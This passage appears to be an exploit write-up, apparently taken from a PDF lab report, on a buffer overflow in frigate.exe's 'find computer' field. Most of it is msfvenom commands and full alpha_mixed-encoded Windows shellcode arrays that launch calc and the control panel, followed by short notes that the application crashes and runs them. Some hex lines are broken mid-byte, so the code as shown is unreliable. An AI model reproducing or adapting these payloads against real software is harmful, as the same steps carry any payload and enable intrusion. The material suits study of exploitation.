
```
(shafiq@ShafiqAhmed)-[~]  
$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/alpha_mixed  
x86/alpha_mixed succeeded with size 439 (iteration=0)  
x86/alpha_mixed chosen with final size 439  
Payload size: 439 bytes  
Final size of python file: 2141 bytes  
buf = b"  
buf += b"\x89\xe5\xd9\xf7\xd9\x75\xf4\x59\x49\x49\x49\x49\x49"  
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"  
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"  
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"  
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x5a\x48\x4c\x42"  
buf += b"\x65\x50\x65\x50\x53\x30\x63\x50\x4e\x69\x58\x65\x34"  
buf += b"\x71\x6f\x30\x43\x54\x4c\x4b\x56\x30\x30\x30\x4e\x6b"  
buf += b"\x73\x62\x66\x6c\x6c\x4b\x73\x62\x75\x44\x4c\x4b\x32"  
buf += b"\x52\x71\x38\x74\x4f\x6f\x47\x73\x7a\x66\x46\x75\x61"  
buf += b"\x79\x6f\x4c\x6c\x75\x6c\x75\x31\x73\x4c\x55\x52\x34"  
buf += b"\x6c\x31\x30\x7a\x61\x78\x4f\x36\x6d\x47\x71\x6a\x67"  
buf += b"\x38\x62\x6a\x52\x31\x42\x61\x47\x6e\x6b\x51\x42\x36"  
buf += b"\x70\x6e\x6b\x70\x4a\x47\x4c\x6e\x6b\x62\x"
```

```
buf += b"\x6b\x76\x61\x59\x46\x74\x71\x6b\x4f\x4e\x
4c\x69\x51"
buf += b"\x7a\x6f\x74\x4d\x76\x61\x69\x57\x34\x78\x
59\x70\x42"
buf += b"\x55\x78\x76\x44\x43\x53\x4d\x4c\x38\x65\x
6b\x63\x4d"
buf += b"\x44\x64\x30\x75\x68\x64\x33\x68\x4e\x6b\x
70\x58\x64"
buf += b"\x64\x33\x31\x6b\x63\x72\x46\x6e\x6b\x46\x
6c\x70\x4b"
buf += b"\x4e\x6b\x53\x68\x55\x4c\x73\x31\x38\x53\x
6c\x4b\x36"
buf += b"\x64\x6c\x4b\x67\x71\x4a\x70\x4b\x39\x52\x
64\x51\x34"
buf += b"\x31\x34\x33\x6b\x73\x6b\x53\x51\x43\x69\x
53\x6a\x50"
buf += b"\x51\x49\x6f\x6b\x50\x61\x4f\x33\x6f\x32\x
7a\x6c\x4b"
buf += b"\x66\x72\x68\x6b\x4c\x4d\x31\x4d\x50\x6a\x
53\x31\x6c"
buf += b"\x4d\x6f\x75\x6d\x62\x35\x50\x53\x30\x73\x
30\x76\x30"
buf += b"\x51\x78\x44\x71\x4c\x4b\x50\x6f\x6f\x77\x
39\x6f\x6a"
buf += b"\x75\x4f\x4b\x5a\x50\x58\x35\x6e\x42\x32\x
76\x35\x38"
buf += b"\x4e\x46\x6e\x75\x6f\x4d\x4f\x6d\x79\x6f\x
6b\x65\x45"
buf += b"\x6c\x35\x56\x71\x6c\x65\x5a\x6f\x70\x69\x
6b\x39\x70"
buf += b"\x50\x75\x54\x45\x6d\x6b\x37\x37\x72\x33\x
50\x72\x72"
buf += b"\x4f\x61\x7a\x65\x50\x43\x63\x69\x6f\x69\x
45\x30\x63"
buf += b"\x65\x31\x30\x6c\x43\x53\x73\x30\x41\x41"
```


- Install frigate.exe and run the same.



- Vulnerability found by generating calculator payload at the find computer field




- Application crashes and opens calculator.exe .




### 3. Analysis :-

- Vulnerability found by generating cmd payload at the find computer field



- Application crashes and opens command prompt.



#### 4. Analysis :-

- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).


```
msfvenom -a x86 --platform windows -p windows/exec  
CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f  
python
```



```
(shafiq@ShafiqAhmed)-[~]
$ msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf = b""
buf += b"\x89\xe3\xdb\xdb\xdb\x73\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x79\x78\x4e"
buf += b"\x62\x37\x70\x75\x50\x47\x70\x31\x70\x4b\x39\x6b\x55"
buf += b"\x34\x71\x6b\x70\x65\x34\x4c\x4b\x50\x50\x36\x50\x6e"
buf += b"\x6b\x31\x42\x36\x6c\x4e\x6b\x33\x62\x67\x64\x4c\x4b"
buf += b"\x61\x62\x35\x78\x64\x4f\x6e\x57\x53\x7a\x67\x56\x65"
buf += b"\x61\x6b\x4f\x6c\x6c\x55\x6c\x35\x31\x63\x4c\x73\x32"
buf += b"\x34\x6c\x51\x30\x4b\x71\x68\x4f\x76\x6d\x67\x71\x58"
buf += b"\x47\x49\x72\x6c\x32\x46\x32\x71\x47\x6c\x4b\x42\x72"
buf += b"\x62\x30\x6e\x6b\x32\x6a\x45\x6c\x6c\x4b\x42\x6c\x67"
buf += b"\x61\x62\x58\x4d\x33\x77\x38\x37\x71\x6e\x31\x32\x71"
buf += b"\x6e\x6b\x76\x39\x67\x50\x46\x61\x6e\x33\x6c\x4b\x77"
buf += b"\x39\x36\x78\x39\x73\x56\x5a\x71\x59\x4c\x4b\x50\x34"
buf += b"\x4c\x4b\x63\x31\x7a\x76\x44\x71\x69\x6f\x6e\x4c\x6f"
buf += b"\x31\x48\x4f\x46\x6d\x35\x51\x68\x47\x66\x58\x39\x70"
buf += b"\x44\x35\x49\x66\x64\x43\x53\x4d\x68\x78\x45\x6b\x51"
buf += b"\x6d\x44\x64\x51\x65\x68\x64\x72\x78\x4c\x4b\x56\x38"
buf += b"\x35\x74\x63\x31\x78\x53\x42\x46\x6e\x6b\x44\x4c\x70"
buf += b"\x4b\x6c\x4b\x62\x78\x77\x6c\x56\x61\x68\x53\x6c\x4b"
buf += b"\x45\x54\x6e\x6b\x45\x51\x78\x50\x6d\x59\x30\x44\x51"
buf += b"\x34\x71\x34\x43\x6b\x73\x6b\x35\x31\x73\x69\x50\x5a"
buf += b"\x33\x61\x49\x6f\x59\x70\x71\x4f\x73\x6f\x30\x5a\x6c"
buf += b"\x4b\x52\x32\x7a\x4b\x6c\x4d\x71\x4d\x73\x5a\x43\x31"
buf += b"\x6e\x6d\x4b\x35\x4e\x52\x55\x50\x63\x30\x43\x30\x50"
buf += b"\x50\x33\x58\x54\x71\x4c\x4b\x50\x6f\x4f\x77\x49\x6f"
buf += b"\x59\x45\x4d\x6b\x58\x70\x4e\x55\x59\x32\x63\x66\x31"
buf += b"\x78\x6c\x66\x4e\x75\x6f\x4d\x4f\x6d\x69\x6f\x59\x45"
buf += b"\x65\x6c\x53\x36\x43\x4c\x67\x7a\x4d\x50\x79\x6b\x39"
buf += b"\x70\x44\x35\x37\x75\x4d\x6b\x77\x37\x75\x43\x73\x42"
buf += b"\x42\x4f\x61\x7a\x65\x50\x36\x33\x49\x6f\x6a\x75\x53"
buf += b"\x53\x72\x4f\x30\x6e\x70\x74\x61\x62\x32\x4f\x52\x4c"
buf += b"\x65\x50\x41\x41"
```



- Vulnerability found by generating payload at the find computer field



- Application crashes and opens control panel .

